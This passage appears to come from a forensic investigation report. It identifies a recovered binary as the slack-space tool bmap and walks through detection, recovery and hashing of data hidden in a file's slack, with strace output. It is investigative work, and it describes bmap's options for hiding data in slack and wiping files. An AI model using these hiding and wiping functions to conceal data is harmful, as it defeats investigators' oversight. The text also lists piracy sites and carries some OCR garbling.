
The apparent name of the binary, and that appears in the execution of help, is "prog". However, as will be seen further on, this is not the original name of the command, that, in truth, is called "bmap".

1.4 Program Description (5 points):

The program that was recovered, "prog", is a command to hide information so as not to leave visible tracks. This is carried out since the program allows access to unallocated space inside existing files in the system. The program allows for the storage of information in these unallocated spaces, recovers this information and then erases it (wipe).

Slack-space can be defined as being the surplus space left over in the data-storing process. When a given piece of data is recorded in a sector of the floppy, with a fixed size of 4kb and this data have, for example 6kb, a space of 2kb is lost since it cannot normally be used by another data. It is these "lost" spaces that the "prog" program uses.


After knowing the functionalities of the program, the way used was to verify in the files that were found in the image if some content existed that was inserted through the functionalities.




```
$ for X in `find /jacomo/floppy` ; do ./bmap --checkslack $X; done
/jacomo/floppy is not a regular file.
/jacomo/floppy/lost+found is not a regular file.
/jacomo/floppy/John is not a regular file.
/jacomo/floppy/John/sect-num.gif does not have slack
/jacomo/floppy/John/sectors.gif does not have slack
/jacomo/floppy/prog does not have slack
/jacomo/floppy/May03 is not a regular file.
/jacomo/floppy/May03/ebay300.jpg does not have slack
/jacomo/floppy/Docs is not a regular file.
/jacomo/floppy/Docs/Letter.doc does not have slack
/jacomo/floppy/Docs/Mikemsg.doc does not have slack
/jacomo/floppy/Docs/Kernel-HOWTO-html.tar.gz does not have slack
/jacomo/floppy/Docs/MP3-HOWTO-html.tar.gz does not have slack
/jacomo/floppy/Docs/Sound-HOWTO-html.tar.gz has slack
/jacomo/floppy/Docs/DVD-Playing-HOWTO-html.tar does not have slack
/jacomo/floppy/nc-1.10-16.i386.rpm..rpm does not have slack
/jacomo/floppy/.~5456g.tmp does not have slack
```

screenshot1.4.1: execution of binary "prog" to identify slackspaces.

What calls attention is the presence of a modified file, that is, one that has data that has been added. This is an activity that suggests that some confidential or compromising information was stored. Now, the content that was inserted in the *'Sound-HOWTO-html.tar.gz'* file can be recovered.



```
$ ./bmap --slack /dos/jacomo/floppy/Docs/Sound-HOWTO-html.tar.gz  >
slack_output1
getting from block 190
file size was: 26843
```




```
slack size: 805
block size: 1024
$
$ file slack_output1
slack_output1: gzip compressed data, was "downloads", from Unix
$
$ md5 slack_output1
49312344277ef577006fe8a0c723ee3f        slack_output1
```

screenshot1.4.2: recover of secret content stored on the file ‘Sound-HOWTO-html.tar.gz’.

Extracted from the file were 805 bytes that had been saved to a file called 'slack_output1'. Because of the importance of this evidence, MD5 hash was generated. The `*file*` command indicates that the removed content is, in fact, a compressed 'GZ' file. The original name of the file is shown as being 'downloads'.

tag#	30082003-jp-3
Type	file GZ
Name	slack_output1
Md5 hash:	49312344277ef577006fe8a0c723ee3f
Size	805 bytes

table1.4.1: information regarding recovered file.



```
$ mv slack_output1 slack_output1.gz
$ gunzip -tv slack_output1.gz
slack_output1.gz:
gunzip: slack_output1.gz: decompression OK, trailing zero bytes
ignored
 OK
$ gunzip -lv slack_output1.gz
method  crc     date  time           compressed        uncompressed
ratio uncompressed_name
defla 00000000 Aug 31 01:08                 805                   0
0.0% slack_output1
$ gunzip -dv slack_output1.gz
slack_output1.gz:
gunzip: slack_output1.gz: decompression OK, trailing zero bytes
ignored
-335.1% -- replaced with slack_output1
$ more slack_output1
Ripped MP3s - latest releases:

www.fileshares.org/
www.convenience-city.net/main/pub/index.htm
emmpeethrees.com/hidden/index.htm
ripped.net/down/secret.htm

***NOT FOR DISTRIBUTION***
```

screenshot1.4.3: Recover of secret content of slackspace.

The process above shows the stages where the evidence has the name changed to slack_output1.gz and tests are given in this file to list its content and to verify its integrity. Finally, the file is decompressed and its content is verified. The result is a list with addresses of MP3 repositories where these files of music are kept for download. The term "Ripped" is related to the activity of music extraction from the audio of the COMPACT DISC and its conversion to the MP3 format. It is interesting that the file has clear instructions of what should not be distributed, which can be one of the reasons that it was camouflaged inside of another file.

The fact that a camouflaged file was found is strong evidence that the command "prog" was used.

```
$ stat /jacomo/floppy/Docs/Sound-HOWTO-html.tar.gz
  File: "/jacomo/floppy/Docs/Sound-HOWTO-html.tar.gz"
  Size: 26843           Blocks: 56         IO Block: 4096   Regular
File
Device: 700h/1792d      Inode: 21          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Mon Jul 14 11:11:50 2003
Modify: Mon Jul 14 11:11:50 2003
Change: Mon Jul 14 11:43:44 2003

$ stat /jacomo/floppy/prog
  File: "/jacomo/floppy/prog"
  Size: 487476          Blocks: 960        IO Block: 4096   Regular
File
Device: 700h/1792d      Inode: 18          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Wed Jul 16 03:12:45 2003
Modify: Mon Jul 14 11:24:00 2003
Change: Wed Jul 16 03:05:33 2003
```

screenshot1.4.4: MAC times of binary “prog” and “Sound-HOWTO-html.tar.gz” file.

A parallel can be traced between the files that have the same owner (502) and group (502), and the dates are consistent with the analyzed period.

1.5 Program Identification (3 points):

The identification process, of the binary found, was initiated by searching into google with the information that had called the most attention. After some unfruitful attempts, a promising result surfaced. The search that found the tool was made with the content "use block-list knowledge to perform special operations on files", which appears in the execution of the program when no parameters are informed.

The result of the search that was of interest appeared in the second position of the research.

LWN - Announcements

... bmap, 1.0.16, **Use block-list knowledge** to **perform special operations** on **files**. Bug Squish, 0.0.1, Squish bugs before they suck all the blood out of your arm. **...**
old.lwn.net/2000/0413/announce.php3 - 67k - Cached - Similar pages

table1.5.1: fragment of the results for google search.

Since there was no knowledge about the site old.lwn.net, it was preferred to access the information that was in the google's cache. This can be interesting since it prevents the registering in the target site an access originating from the investigating network. Another advantage is that, when loading the cached page, the information searched stands out from the remaining portion of the text, which facilitates finding what is looked for.

The information that was sought was detached in the following form:

bmap 1.0.16 **Use block-list knowledge to perform special operations on files**.


table1.5.2: information found on cache regarding accessed webpage.

Being that "bmap" is a link for an address that no longer exists:

http://freshmeat.net/news/2000/04/12/955568760.html

The site freshmeat.net is one of the most known software repository of OpenSource applications specialized in Unix. If the tool that was being sought were in the site, it would be easy to find in other places. The search for the tool "bmap" in freshmeat.net did not produce any results. A return to google for a new search is warranted, having, this time, a new target: "bmap".

An alternative to google searches is the site http://www.vivissimo.com/. Carrying out a simultaneous search in these two sites, an advantage can be observed in vivissimo in relation to the searches that produce many results: a table of summaries listed according to subjects (Clustered Results) that directs the research to the subjects that are of greater relevance.



bmap (188)
- Map (22)
- Linux (17)
- CDNA, Resources (10)
- Brain Molecular Anatomy Project (12)
- Plan, Metropolitan (9)
- Program (9)
- Font (13)
- Queue (8)
- Microarray, Mouse (6)
- Block (8)

More

table1.5.3: Results for the “bmap” search on vivíssimo.com

The use of this type of summarization reduces the number of links from 188 to 34 (17 Linux + 9 Program + 8 Block). The research for "bmap" in google shows 37,000 possible results.

The collected information leads to the following site:

http://build.lnx-bbc.org/packages/fs/bmap.html

Here, it was possible to find information that the "bmap" tool is a forensic analysis command. How ironic! At this site, two files for downloading are available, "Makefile" and "checksums", besides a package with the two files, "tarball".

When verifying the content of the "Makefile", reference is made to the official repository of "bmap":

```
MASTER_SITES = ftp://ftp.scyld.com/pub/forensic_computing/bmap/
```

table1.5.4: Information about the official repository for “bmap”.

At this point, it was possible to identify the original source of the program, so downloading the version 1.0.20 (*bmap-1.0.20.tar.gz*), that seems to be the same version that was found in the floppy of John Price, can be effected.

Daniel Ridge, "bmap" author, is not worried about having his name associated with "bmap" development. In the "bmap" package, and in a few other places, it is possible to link Daniel Ridge's name to the tool.

In order to be able to compare "bmap" evidence, it is necessary to download and execute a series of tests that will be described as follows:

```
$ md5 bmap-1.0.20.tar.gz
df716d23d5966826fe6bad9d0a65cdd6        bmap-1.0.20.tar.gz
```


screenshot1.5.1: generating md5 hash for “*bmap-1.0.20.tar.gz file*”.

Information about the file ("bmap") that was acquired:

tag#	file.bmap.1020.20030831a
Name	bmap-1.0.20.tar.gz
Size	42913 bytes
MD5 hash:	df716d23d5966826fe6bad9d0a65cdd6

table 1.5.5: information about the downloaded file “bmap-1.0.20.tar.gz”.

After verifying file authenticity, it was decompressed and an initial compilation was done in order to analyze its behavior.




```
$ md5 bmap
e66146dff0ebc2c5dc69909cc8f70de4        bmap
$ ls -la bmap
-rwxr-xr-x    1 root     root       105360 Ago 31 16:01 bmap
```


screenshot1.5.2: md5 hash for binary “bmap” (first compilation).

It can be observed that the md5 hash, as well as the "bmap" size, are not identical to those of the "prog" evidence. It must be remembered that the binary that was found had been statistically compiled and suffered a `strip` for the removal of debug commentaries and extra information.

Before recompiling the "bmap" so that it has the same characteristics as the "prog", it is interesting to verify the available options:



```
$ /bmap
no filename. try '--help' for help.
$ /bmap --help
bmap:1.0.20 (08/31/03) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
```




```
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is
fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress |
entryexit> logging threshold ...
--target <filename> operate on ...
```

screenshot1.5.3: “bmap” available options.

It is evident that not only MD5 hash and the size are different: the options and parameters have also been modified in the "prog" evidence. It can now be noticed that the email of the maintainer of the "bmap" package, newt@scyld.com, which in the evidence only appeared as newt, is visible. Another interesting fact is the date that appears together with the version number, 1.0.20; this, yes, equal to that contained in the evidence, which is the binary compilation date, 08/31/03 in this case, and 07/15/03 in the case of the "prog" binary.

The compilation date should not be taken as being an absolute truth since it was obtained during the compilation process and can easily be modified. To do this, it is sufficient to edit the `Makefile` file and to modify the 'BUILD_DATE=$(shell dates+%D)' parameter.

To compile a static 'bmap' binary, it is necessary to modify the Makefile files and to add the option -static in the directives 'CFLAGS=-Wall-g -static and LDFLAGS = = -L$(MFT_LIB_DIR) - lmft - static'. It is also necessary to modify the `Makefile` of the subdirectory mft in the same way, but only for the CFLAGS directive. This being done, the "bmap" can once again be compiled.



```
$ md5sum bmap.static
a14171e50e00e58278ce2cc5401484aa  bmap.static
$ ls -la bmap.static
-rwxr-xr-x    1 root     root       587190 Aug 31 14:04 bmap.static
$ md5sum bmap.static.striped
b8a228207ec4645eef6b9b8736970d80  bmap.static.striped
$ ls -la bmap.static.striped
-rwxr-xr-x    1 root     root       477784 Aug 31 14:04
bmap.static.striped
$ file bmap.static.striped
bmap.static.striped: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), statically linked, stripped
```

screenshot1.5.4: information regarding generated “bmap” versions.

Some considerations can now be made:

- the size of the various binaries generated (normal, normal+stripped, static and static+stripped) is different from that found in the "prog" evidence;

- obtained MD5 hashes are not identical to those of the "prog" evidence, nor could they be, since the "source" that generated the "prog" binary was substantially modified. The parameters are different and some information was removed;

- the functionalities of "bmap" are compatible with those of "prog".

1.6 Forensic Details (5 points):

The compilation process of "bmap" and of "prog" can leave traces related to the necessity of installing some library or package due to a dependency problem. In the forensic workstation used, this type of problem didn't occur. To keep a historical account of software and libraries installation in an operational system can be useful in an inquiry since it can complement the information on "what happened to the system". If the system in which "prog" was installed does not have a specific package, and it came to be installed during the period of the inquiry, this fact will act as more proof of activity.

After the compilation 'make' is done, the next step would be the installation of the binaries and manual pages, by executing "make install". The "bmap" has the following description of the installation process:

```
install: all
	for i in $(BINARIES) ; do install -m 755 $$i $(BINDIR)/$$i ; done
	for i in $(BINARIES) ; do ./$$i --man > $(MANDIR)/man1/$$i.1 ; done
```

table1.6.1: information regarding "bmap" installation process.

Where the variables BINDIR and MANDIR are previously defined in the 'Makefile':

```
BINDIR = "/usr/local/bin"
MANDIR = "/usr/local/man"
```

table1.6.2: information regarding the paths for "bimap" binaries installation.

If the installation has been integrally completed, these two files can be found.

A piece of evidence that can be looked for is to search for the "prog" file that was overwritten during the execution of the 'strip' command. When executing the 'strip' command, if an output file is not furnished, the original file is overwritten.

'Prog' was executed with the 'strace' command in order to observe its behavior and its interaction with the system.

```
$ execve("./prog", ["./prog", "--chk", "../floppy/Docs/Sound-HOWTO-
html.tar.gz"], [/* 37 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sysname="Linux", nodename="forensics", release="2.4.20",
version="#3 Ter Mai 13 11:34:20 BRT 2003", machine="i686"}) = 0
geteuid32()                             = 0
getuid32()                              = 0
getegid32()                             = 0
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                          = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                          = 0x80c0000
lstat64("../floppy/Docs/Sound-HOWTO-html.tar.gz",
{st_dev=makedev(7, 0), st_ino=21, st_mode=S_IFREG|0755, st_nlink=1,
st_uid=502, st_gid=502, st_blksize=4096, st_blocks=56,
st_size=26843, st_atime=2003/07/14-11:11:50, st_mtime=2003/07/14-
11:11:50, st_ctime=2003/07/14-11:43:44}) = 0
open("../floppy/Docs/Sound-HOWTO-html.tar.gz",
O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff624)          = 0
lstat64("../floppy/Docs/Sound-HOWTO-html.tar.gz",
{st_dev=makedev(7, 0), st_ino=21, st_mode=S_IFREG|0755, st_nlink=1,
st_uid=502, st_gid=502, st_blksize=4096, st_blocks=56,
st_size=26843, st_atime=2003/07/14-11:11:50, st_mtime=2003/07/14-
11:11:50, st_ctime=2003/07/14-11:43:44}) = 0
lstat64("/dev/loop0", {st_dev=makedev(3, 3), st_ino=98909,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6,
st_blksize=4096, st_blocks=0, st_rdev=makedev(7, 0),
st_atime=1998/05/05-17:32:27, st_mtime=1998/05/05-17:32:27,
st_ctime=2003/01/06-12:01:17}) = 0
open("/dev/loop0", O_RDONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff594)          = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
ioctl(3, FIBMAP, 0xbffff624)            = 0
_llseek(4, 194779, [194779], SEEK_SET)  = 0
read(4,
"\x1f\x8b\x08\x08\x68\x89\x12\x3f\x00\x03\x64\x6f\x77\x6e"..., 805)
= 805
close(3)                                = 0
close(4)                                = 0
write(2, "../floppy/Docs/Sound-HOWTO-html."...,
49../floppy/Docs/Sound-HOWTO-html.tar.gz has slack
) = 49
_exit(0)
```
screenshot1.6.1: output for `*strace*` command ran by binary "prog".

The "prog" execution only interacts with the filesystem when access to slack-spaces functionalities is used. In this case, inclusion, reading, removal or wipe of information do not modify any of the characteristics of the file where the data had been inserted/read/wiped. The MAC times are not modified.

The execution of "prog" only interacts during the execution with the device of the file system that is in use. But, this activity goes on continuously in the system and in other programs as well. It is not evidence that can be considered.

One point that can be used to identify the possibility "prog" usage is that it is only executed by 'root' (system super-user). Common users are not allowed to access the device/filesystem.

As has already been discovered previously, the hidden file 'download', evidence slack.20030830a, makes reference to a series of repository sites of MP3 music. Any information related to these sites, and that also can be relevant to this investigation or used as proof that other company equipment was being used to access these sites and collect the music, must be verified in the logs of proxy/firewall/loghost.

Other evidence is the existence of two image files with schematics on the disk and inodes structure what is consistent with interest in the use of the tool to work with slack-spaces.



 2 10 etc... 1 9 17 3 11 0 8 16 12 4 15 7 13 5 14 6	tag#: 30082003-jp-4 file: sect-num.gif md5 hash: 636be3f63d098684b23965390cea0705 type: image file size: 19088 bytes
